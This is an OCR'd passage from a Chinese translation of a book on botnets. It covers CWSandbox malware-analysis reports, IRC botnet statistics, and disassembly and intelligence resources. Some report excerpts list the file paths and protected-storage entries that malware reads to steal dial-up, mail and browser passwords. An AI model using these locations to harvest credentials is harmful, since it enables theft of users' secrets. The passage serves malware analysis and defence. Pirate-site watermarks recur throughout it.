<create _ process filename = "ipconfig. exe" commandline = " /renew"/>
<create _ process filename = "ipconfig. exe" commandline = " /renew _ all"/>
</process _ section>
```

最后，许多恶意软件会尝试从本地主机窃取敏感数据。这可以通过安装键盘记录器或者直接访问存储数据的空间来实现。目前的 CWSandbox 版本检测不到通过外部进程进行键盘记录的确切过程，新版本中会增加这个新特性。不过，因为这些记录的进程需要安装使得自己成为一个自动启动的应用程序、一个服务或者一个驱动，这些会在报告中非常容易地检测到。如果恶意软件尝试直接从存储空间读取敏感数据，根据数据存放的位置会有几种方式。例如获取拨号网络的配置数据（用户名密码之类）和邮件客户端的地址薄的行为，如下所示（注意，有些恶意软件使用<open _ file>，有些使用<find _ file>或甚至使用<get _ file _ attributes>来检查这样的文件是否存在）：

```
<file _ section>
<find _ file filetype = "File" srcfile = "C: \ WINDOWS \ system32 \ Ras \ * . pbk"/>
<find _ file filetype = "File" srcfile = "C: \ Dokumente und Einstellungen \ victim \
Anwendungsdaten \ Microsoft \ Network \ Connections \ Pbk \ * . pbk"/>
<find _ file filetype = "File" srcfile = "C: \ Documents and Settings \ Application
Data \ Qualcomm \ Eudora \ NNdbase. txt" creationdistribution = "OPEN _ EXISTING"/>
<find _ file filetype = "File" srcfile = "C: \ Documents and Settings \ Application
Data \ The Bat! \ TheBat. ABD" creationdistribution = "OPEN _ EXISTING"/>
```

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
</file _ section>
```

在 Windows 2000 中，引入了保护存储设备服务（protected storage service）。这是一个服务程序，以保护或加密方式存储敏感数据，如密码或私钥。它存储了各种输入到 IE、Microsoft Outlook、Outlook Express 的密码账号信息，也可以由其他用户程序用来保护其敏感数据。因此对于恶意软件而言，它是一个开放的宝箱。CWSandbox 会检测所有对该服务的访问，并在<pstorage _ section>中显示。如下：

```
<pstorage _ section>
<enum _ subtypes key = "PST _ KEY _ CURRENT _ USER" typename = "InfoDelivery"/>
<enum _ items key = "PST _ KEY _ CURRENT _ USER" typename = "InfoDelivery"
subtypename = "Subscriptions"/>
<enum _ items key = "PST _ KEY _ CURRENT _ USER" typename = "Identification"
subtypename = "INETCOMM Server Passwords"/>
<read _ item key = "PST _ KEY _ CURRENT _ USER" typename = "Identification"
subtypename = "INETCOMM Server Passwords"
itemname = "mail. microsoft. com5E3655B0"/>
<enum _ subtypes key = "PST _ KEY _ CURRENT _ USER" typename = "IdentityMgr"/>
<enum _ items key = "PST _ KEY _ CURRENT _ USER" typename = "IdentityMgr"
subtypename = "Identities"/>
<read _ item key = "PST _ KEY _ CURRENT _ USER" typename = "IdentityMgr"
subtypename = "Identities" itemname = "IdentitiesPass"/>
<enum _ subtypes key = "PST _ KEY _ CURRENT _ USER" typename = "Internet Explorer"/>
<enum _ items key = "PST _ KEY _ CURRENT _ USER" typename = "Internet Explorer"
subtypename = "Internet Explorer"/>
<read _ item key = "PST _ KEY _ CURRENT _ USER" typename = "Internet Explorer"
subtypename = "Internet Explorer"
itemname = "http://www. gmx. net/de/:StringData"/>
</pstorage _ section>
```

在线沙盒对僵尸病毒的监测结果

我们在德国曼海姆大学运行了一个在线沙盒系统，由 4 个 CWSandbox 主机和一个 MySQL 数据库组成。新的样本可以通过网络从 www. cwsandbox. org 得到，但也有很多用户使用脚本自动提交样本。最近几个月成功地分析了 11 965 个不同的恶意软件样本。其中，CWSandbox 检测到了 1283 个程序成功的与远端主机建立了 IRC 连接。其中有 108 个没有遵循 RFC 定义而是使用了修改过的协议。此外，余下的还有 40 个的确发出了一个 TCP 包（数据如昵称 abcdef 等），但是没有建立起连接。这可能是执行过程中程序设计上的失误[1] 或者发生了一些无法预料的错误。不管怎样，我们可以假设它们也是进行某种 IRC 通信。最后，剩下的那些样本中有 492 个尝试在端口 6665，6666，6667 连接一个 TCP 服务器，让我们假设他们也是想建立一个 IRC 会话。所以在 11 965

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

个样本中，1815 个尝试或者已经成功建立了 IRC 连接，因此可以认为是僵尸病毒，或者至少是具有类似僵尸病毒的恶意软件。

在线CWSandbox的使用

可以通过 www. cwsandbox. org 和 http：//research. sunbelt-software. com/Submit. aspx 访问 CWSandbox 的在线版本。提交嫌疑文件、你的 E-mail 地址、对该软件的评价（可选），然后只需等待邮寄给你的分析报告。根据现在待分析文件的多少以及病毒以前是否被分析过等情况的不同，会马上或者过几分钟给出分析报告。

成功建立了 IRC 连接的程序有 317 个不同的 IP 地址连接到 IRC 服务器，使用了 120 个不同的 TCP 端口。因为只有通过 IP 地址才能识别出 IRC 服务器，由于使用了动态 DNS 的缘故，所以可能且很可能，这些主机不是唯一的。假设有两个不同的僵尸病毒，连接到同一个主机上的同一个信道，使用相同的信道口令，它们仅仅是同一个病毒的变种和是同样的恶意软件，属于同一个僵尸网络。由于我们已经找到 590 个不同的主机-信道-口令的组合，这意味着出现了 590 个不同的僵尸网络。假设同一信道的两个连接使用同样的密码，但是连接不同的 IRC 服务器，也属于同一个僵尸网络。可能不总是这样，因此不同的僵尸网络的数量减少到 497 个。图 10.6 是 50 个最常见的信道-口令组合的图表。x 轴表示不同的信道，y 轴表示连接到每个信道的恶意软件样本数量。最大值是信道＃dd，口令 dpass，出现了 95 次；其次是＃hotgirls（没有口令），出现了 44 次；然后是＃i＃（口令@d00k@），出现了 38 次。




图 10.6　信道-口令组合分布图

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

如前所述，发现有 120 个不同的 TCP 端口，大多数只出现了一次或几次。这会引起怀疑，认为这些是很少传播的病毒或者只是个测试版或 Beta 版。当然，最常用的端口是端口 6667（375 次），因为这是 IRC 默认的端口。其次是端口 8585（89 次），接着是端口 7000（86 次）。端口 1863，6556，19 555 和 11 640 也都出现了 30 次以上。

最后，注意这个分析可能不能代表你的实际发现，只是给出运行的 CWSandbox 系统的一个真实、生动的例子。

小结

一般情况下，在运行未知代码或恶意代码时用沙盒来保护本地系统。可以通过完全阻止关键操作或者在虚拟环境（代替实际环境）执行代码来进行保护。在研究恶意代码的过程中，重点不是禁止恶意操作而是监测它们。在 CWSandbox 系统中，几乎所有的操作都不会被禁止，要让被分析的恶意代码尽可能正常的运行。因此，为了保护主机免受永久的感染，可以使用不同的机制来让系统恢复到恶意程序执行前的状态。这类机制包括虚拟软件如 VMWare 和虚拟机，转换工具如 DeepFreeze 或者 Partimag，或硬件恢复。

一些沙盒可以综合在一起构成一个更大的恶意软件自动分析系统，如 Norman 沙盒或者 CWSandbox。都使用了数据库存储恶意软件样本和分析报告结果，不需要人工干预分析众多的恶意软件样本。

为了这个目的，CWSandbox 的软件包中有自动分析套件，包括蜜罐工具 Nepenthes 等，不仅可以用来分析还可以自动收集和分析恶意软件。使用 CWSandbox 可以检测出恶意软件的操作，包括

- 读、写、定位当地文件系统、ini 文件、注册表对象。
- 查找激活的本地反病毒软件或者安全软件。
- 开启或者终止一个应用程序。
- 注入恶意代码到正在运行的进程中。
- 安装、开启、关闭 Windows 服务程序。
- 枚举、创建、移除本地用户。
- 从 Windows 保护区域读写数据。
- 枚举、创建、移除、编辑 Windows 网络共享。
- 加载或卸载动态链接库（DLL）。
- 查询系统信息，关闭或重启系统，访问互斥量或者创建线程。

此外，所有的 TCP/IP 连接和对它们的操作会被监控，并在分析报告中记录。对已经建立的 TCP 连接，CWSandbox 会尝试检测使用的应用程序协议，并记录与协议相关的数据（如果成功检测出）。目前，支持识别以下协议（略有修改）：HTTP、FTP、SMTP、IRC 和 IDENT。一般在分析报告的<winsock _ section>字段中，会记录下列（反映 TCP/IP 行为的）信息：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- 查询 DNS 服务器。
- 发送和接收 UDP 数据。
- 通过 TCP 连接到远程主机。
- 设置 TCP 服务器接受连接请求。
- 接受进入的 TCP 连接。
- 为了辨识出协议，记录与协议有关的数据。例如用户名、口令、昵称、邮件接收方、邮件内容、执行的 FTP 命令。

事实证明，使用 CWSandbox 自动分析恶意软件为研究恶意软件提供了极大的方便。但是，尽管分析报告结果一般都非常复杂和详细，还是要意识到决不能够认为它是完备的。首先，因为沙盒通常都监控一个应用程序的一条执行路径，只有在这条路径上的操作会被记录。有些恶意操作可能会在某些条件下才会触发，而在分析软件运行期间可能达不到这些条件。其次，有很多办法可以检测沙盒的存在或者干脆使用一些沙盒监控不了的办法。沙盒是强大的研究工具，但是不能完全或仅仅依赖它，可以视作多一种深度防卫策略。

快速回顾

CWSandbox 介绍

- √ 沙盒在安全/恶意软件研究中是一个普遍使用的工具；它让未知的软件在一个可控、受限、可监控的环境中运行。
- √ CWSandbox 是对 Windows 环境下执行程序进行自动分析的工具，具体步骤如下：
  - cwsandbox. exe 开启恶意进程。
  - 将 Cwmonitor. dll 注入到每个被监控的进程。
  - Dll 安装 API 钩子到 Windows API 所有重要的函数中。
  - 如果恶意软件开启一个新进程或者注入到一个已经存在的进程中去，这个进程也会被监控。
  - 经过事先规定的时间，所有被监控的进程被终止。
  - 会生成针对所有被监控行为的高级的摘要分析报告。
  - 检查网络流量，辨识重要的网络协议（HTTP、FTP、IRC 等），并记录所有与协议相关的数据（用户名、口令之类）。
- √ 自动分析套装（AAS）是一个自动收集和分析恶意软件的工具：
  - AAS 使用数据库来存储恶意软件样本以及创建的分析报告。
  - AAS 包括蜜罐工具 Nepenthes 自动收集恶意软件。
  - 此外，可以通过基于 PHP 的网络接口手动提交恶意软件样本。
  - AAS 内嵌了 CWSandbox 进行自动分析。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

检查分析报告的样本

- √ 对于病毒 Backdoor. IRCBot. S（BitDefender）、BackDoor. Generic4. VT（AVG）、Backdoor. Win32. IRCBot. yc（Kaspersky 叫法）的分析报告。
- √ 这是一个简单的僵尸病毒，体现出大多数这类恶意软件的常见行为：
  - ■ 初始的程序将自己复制到 Windows 的系统文件夹，并启动这个拷贝。
  - ■ 复制的文件首先删除掉初始的文件。
  - ■ 创建一个互斥量以避免多个实例并行运行。
  - ■ 创建一个注册表键值实现自动启动。
  - ■ 确定要连接的主机名。
  - ■ 使用 IRC 协议连接一个 C&C 服务器。
  - ■ 创建一个 TCP 服务器监听所有进入的 TCP 连接。

解释分析报告

- √ 本章详细地解析了分析报告。
- √ 僵尸病毒常见的恶意操作的特点：
  - ■ 如何安装以及安装到哪里，如何保证自己能随系统启动自启动？
  - ■ 如何寻找新的主机进行感染的？如何探测常见、已知安全漏洞，并利用漏洞攻击？
  - ■ 如何防止被感染的主机被别的病毒感染？
  - ■ 如何隐藏自己不被本地安全软件或者反病毒软件发现、关闭或修改？
  - ■ 怎样连接 C&C 服务器，连接哪个 C&C 服务器？
  - ■ 进行了什么恶意操作？发送垃圾邮件，进行 DDoS 攻击，窃取敏感数据，还是安装一个后门？

在线沙盒对僵尸病毒的监测结果

- √ 本章显示了在德国曼海姆大学的在线沙盒对 11 965 个恶意软件样本的一些（没有代表性）分析结果。
- √ 已经发现 1815 个使用 IRC 协议（或者轻微修改过的 IRC 协议）的僵尸病毒与 IRC 服务器通信，服务器包括 317 个 IP 地址，使用了 120 个不同的 TCP 端口。
- √ 这 1815 个僵尸病毒使用了 497 个不同的口令-信道组合，使得我们认为找到了至多 497 个不同的僵尸网络。

常见问题

下列常见问题由本书作者作答，设计的目的是测试读者对于本章概念的理解，以及帮助读者在实际生活中实施这些概念。如果还有其他需要作者回答的问题，请浏览 www. syngress. com/solutions，并单击 Ask the Author。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

问：从哪里可以获得 CWSandbox?

答：免费的研究版本和商业版本都可以从 Sunbelt 得到，可以使用在线版本 www. sunbeltsoftware. com/Sunbelt-CWSandbox-Request-Info. cfm。

问：能得到 CWSandbox 的源代码么?

答：不行，无论是对研究人员还是商业用户都不提供源代码。

问：CWSandbox 进行分析需要多长时间?

答：一般情况下，进行分析需要几分钟，可以通过配置文件进行设置。我们的在线沙盒设置的是 2 或 3min。在某些情况下（如所有被监控的进程都终止了），分析会提前停止。

注 释

1. “Norman SandBox Whitepaper;” 参见 http: //sandbox. norman. no/pdf/03-sandbox%20whitepaper. pdf.
2. Mark Russinovich and Bryce Cogswell, “AutoRuns for Windows v8. 54,” Microsoft TechNet;
   参见 www. microsoft. com/technet/sysinternals/SystemInformation/Autoruns. mspx.
3. Mark Russinovich and Bryce Cogswell, “FileMon for Windows v7. 04,” Microsoft TechNet;
   参见 www. microsoft. com/technet/sysinternals/FileAndDisk/Filemon. mspx.
4. RegMon monitors registry accesses in real time. For more information see “RegMon for Windows v7. 04”;
   参见 www. microsoft. com/technet/sysinternals/utilities/regmon. mspx.

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Chapter 11

第 11 章
情报资源

本章主要内容：

- 辨别企业/大学应该尽力收集的信息
- 可找到公用信息的地方/组织
- 会员组织以及如何获得资格
- 保密协议
- 获取信息时如何处理
- 情报收集在法律相关的执行方面扮演的角色

√ 小结

√ 快速回顾

√ 常见问题

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

简介

情报是有关威胁或者敌人的信息。以前，当人们讨论收集的情报时，它们指的是已经收集的关于人的威胁的信息。由于计算机时代和电脑空间的产生，情报的概念扩展到包含电子威胁例如僵尸网络的信息。如果正在阅读这本书，说明你已经意识到情报的价值。获取的关于威胁的情报越多，你的组织将越有可能获胜。

幸运的是，在过去的很多年，在网络上获取情报资源的数量正逐步增长。网络上的许多机构已经为你做了很多工作，使得你不用犹豫于系统上应该寻找什么，或者如何保护自己。使用这些资源，可以确定在系统上检查什么内容，获悉新的威胁，辨别已经存在的可能会感染网络的僵尸。

回顾通过不同的团体获得的信息，可以考虑加入一些成员组织，这些组织将信息限于符合确定标准的专家。这些人可能是致力于某个类型的组织的安全，或者符合成员需要的特定的标准。这些组织可以让你访问一些特权信息，参与与其他安全专家讨论话题等。

这些信息对于修复和提高安全很重要，尤其是当网络已经成为僵尸攻击的牺牲品的时候。正如我们讨论的，在这些攻击中，需要确定它是否将它作为一个内部事件，还是进行公开，并考虑是否涉及法律问题。这常常很不容易，但如果不进行这样的判断，后果往往都比较严重。

辨别企业/大学应该尽力收集的信息

僵尸网络设计成允许傀儡牧人远程控制其他计算机、发送垃圾邮件、攻击系统或者提供盗版软件等，因而隐藏身份很重要。由于僵尸网络的固有属性，完全的隐藏是不可能的。事实上，我们可以从僵尸网络或者攻击行为的牺牲品身上，可以收集到相当可观的信息。收集的情报可以用于辨别系统上运行的是什么僵尸网络，最终用于辨别并起诉傀儡牧人。

僵尸网络问题的首要迹象之一，来自防火墙或者那些由主机和网络 traffic 扫描产生的日志文件。如果僵尸网络用于发送垃圾邮件，日志将告诉我们网络中有计算机发送了过量的电子邮件。同样的，如果僵尸的目的是实施拒绝服务（DoS）攻击，日志中会出现很多同时发出给特定的网页的请求。扫描也可以发现增加的网络流量，并揭示计算机活动的变化。例如，如果计算机惯常于存储盗版软件，它们可能表现出与服务器有关的功能。这些计算机也许在同一个端口上收听请求，响应进入的 HTTP 和 FTP 连接，或者与你的网络之外的服务器进行通信。这些反常的网络流量可以提供信息，使得采用快速便捷的方法来关闭与僵尸网络的联系。如果计算机正在与 IRC 服务器通信，阻塞流入流出那个服务器的流量往往可以阻止僵尸与傀儡牧人通信。

一旦觉得有些事情不对劲，需要进一步辨认到底是哪里不对劲。如果所在网络上的计算机被僵尸网络感染，它们就一定会代表傀儡牧人执行特定的任务，因而应该尝试僵

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

尸已经做过的事情，如果它们发送垃圾邮件，那么应该尽力获取僵尸网络发送的电子邮件的拷贝。这样做可以帮助辨别傀儡牧人，作为他或者她罪行的证据，也有助于找到如何除去僵尸网络的信息。如果邮件中包含超链接让接收者到达网站，这会有助于辨认傀儡牧人。例如，如果垃圾邮件将接受者引导到一个网站，伪装成更新的个人银行页面，那么警察就有可能识别网站的拥有者并逮捕他们。即使垃圾邮件不直接指向傀儡牧人，也能够提供可用于识别如何去除僵尸网络的信息。由于由多个计算机发送出来的可能是同一个 E-mail，采用 google 或者其他搜索引擎对邮件中的文本进行检索，可能会找到被感染的其他人，从而一步步去除僵尸网络。

了解到僵尸网络正在做什么，我就会知道，除了僵尸网络软件之外，更多的文件存储在被感染的系统上。如前所述，一些僵尸网络担当了分布式服务器，可能常用于存储非法拷贝的软件、音乐文件、电影或者其他有版权的资料。一些案例中，僵尸网络可能会发布更让人烦心的文件，例如儿童色情文学或者用于感染其他计算机的恶意软件。希望从计算机中彻底去除这些材料，但是，如果有相关的犯罪调查，保留储存的数据就很重要。在这类事件中，通常最好的方法是将硬盘从计算机中取出，并用一块具有干净地安装了操作系统和软件的硬盘来代替。被感染的硬盘可以送去法律用途，在没有用处时进行格式化。

在美国，所有儿童色情文学的案例都必须向 FBI 汇报。仅拥有儿童色情文学就已经是刑事犯罪（federal crime）了，因而原始的硬盘和其他所做的备份或者镜像都必须上缴 FBI。这种情况下不能保留文件的证据备份。

注 释

在调查中收集到的任何事物都可以作为证据，因此重要的是不要认为不相关而把关于僵尸网络的信息漏掉。所有的从计算机发送出来的日志文件、垃圾邮件的拷贝，以及关于如何获取证据的文件，在之后的犯罪或者诉讼行动中都很有用。一旦网络已经被攻击或者被危害，保存采取了什么行为的记录以及发生的时间就尤为重要。很难知道在哪收集的信息会有用，因此将所有发生的过程归档很重要。

辨别网络攻击的范围和程度以及可以访问什么信息也很重要。由于僵尸网络可用于访问计算机上的数据，或者佯装成用户登录到网络，所以它可能已经得到了客户信息、信用卡号码或者其他存储在计算机或者网络服务器上的信息。所以必须确定谁登录到机器，他们访问了什么数据。如果客户信息被访问，你可能需要联系客户，并告知他们个人或者法人信息已经暴露。

组成僵尸网络的文件也应该隔离，以决定如何适当地去除。正如第 5 章讨论的以及本章将进一步讨论的，识别僵尸网络使用的文件将允许你在反病毒网站或者安全站点上查询去除的方法。获取僵尸网络的拷贝也让你能反汇编它以浏览已经编写进代码的信息。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

反汇编

除了本书中其他地方提到的用于收集僵尸网络信息的其他工具和技术（包括第 5 章的工具和技术，以及前几章提到的很有前景的沙箱技术）之外，反汇编也是用于提取僵尸网络信息的工具。

反汇编是将可执行程序翻译成等价的汇编语言（机器代码）的过程。采用反汇编，可以更深入地分析代码分段、跳转和调用的功能。通过这些分析，可以更好地理解所给的二进制程序的内部工作，评估哪段内容可能让人利用。采用反汇编，可以查看任何写进代码的信息，例如僵尸网络发送的 IP 地址的信息或者可能暴露其最初来源的数据。至少，它能够提供指示，僵尸网络是如何在使用网络中的主机。

几类基于 Windows 的反汇编工具可以从网络上获取，其中比较受欢迎的是 Hackman isassembler、PE Explorer 和 DJ Java Decompiler。这些反汇编提供了直观的用户图形界面，很多关于反汇编程序的问题可以快速地解决。

PE 反汇编工具

如图 11.1 所示，PE Explorer 是来自 Heaventools 的软件（www.heaventools.com），用于反汇编 Win32 可执行文件，因而可以分析并编辑它们无论是 EXE、DLL、ActiveX 或者其他 Windows 可执行格式。采用该工具，可以快速打开可执行文件，分析它的程序、库和依赖关系，改变其日期/时间标签，以及编辑其他信息。该程序为检查自己或者其他人写的程序提供了很多信息。




图 11.1　PE 反汇编工具

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

DJ Java Decompiler

DJ Java Decompiler 运行于 Windows 环境，用于反编译并反汇编 Java 程序。使用该工具，可以重建 Java 程序或者二进制文件的源代码，回顾其方法、常量、界面、属性，以及其他通常除了程序原作者别人难以获取的特征。

Hackman isassembler

如图 11.2 所示，Hackman isassembler 是 Hackman 套系的一部分，有 3 种版本：Lite、Standard 和 Pro。Pro 版本具有能够打开任意大小文件的能力，工作于任何指令集，使得你可以反汇编任何 Windows 程序并查看其代码。




图 11.2 Hackman isassembler

工具和陷阱

Themida

Oceans 科技有一款产品叫 Themida，可通过采用数据隐藏、加密、代码替换等方法，使得分析受该产品保护的恶意软件变得非常困难。当受 Themida 保护的软件在计算机上运行时，它将控制 CPU，并检查计算机上的反汇编软件。如果没有，Themida 将软件解密，并允许程序执行。Themida 中的特性使得对僵尸网络程序的逆向工程和破解变得很困难，也让它更加不容易被反病毒软件发现。Themida 可以从网上下载，正如其他用于安全的工具，它可以用于保护恶意软件免于分析。


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

众多组织在网络上收集僵尸网络情报时都喜欢采用这些工具来查看代码。这种类型的逆向工程可以提供傀儡牧人的信息，了解僵尸网络如何工作，用于设计从系统中除掉僵尸网络的方法。如果你觉得反汇编并浏览僵尸网络代码很不舒服，很多组织允许将僵尸网络上传给他们，他们将分析僵尸网络，并能够更好地监控网络上类似的软件。

可找到公用信息的地方/组织

有数不清的组织和网站通过论坛、邮件列表等方法提供处理僵尸网络的最新信息。一些组织潜心致力于捕获、分析、监控和（或）报告恶意软件，另一些专注于对一些特别的僵尸网络给用户提出警告，并提供关于去除的信息。提供的信息从基本的到高级的，还有不少提供与安全专家联系的方法——这有助于用户从初学者成长为行家。



警 告

网络是信息之源，同样也是虚假信息的源泉。所以应该尽量采用口碑好的资源。如果不确定，采用第二种资源来验证该信息。在创建网页时建议你安装一个工具来提高安全性，然后在安装该工具时嵌入僵尸网络，是一件很简单的事情。你一定不会希望这样的事情发生导致安全性降低或者安装影响网络的特洛伊木马和病毒。

反病毒、反间谍软件、反恶意软件的网页

在处理相关的新问题就像僵尸网络时，最显而易见的信息来源往往被忽略。由于僵尸网络已存在多年，早期在系统上发现已经提交给反病毒、反间谍软件以及反恶意软件的供应商。鉴于此，他们的软件可以除掉无数的驻扎在计算机上的僵尸网络，他们的站点提供单个特洛伊木马（包含僵尸网络）的白皮书，包括文章、论坛和信息。一些提供这些服务的主要站点有

- **Grisoft（www. grisoft. com）** AVG antivirus、antimalware、antispyware，个人防火墙软件，以及其他保护系统的工具。
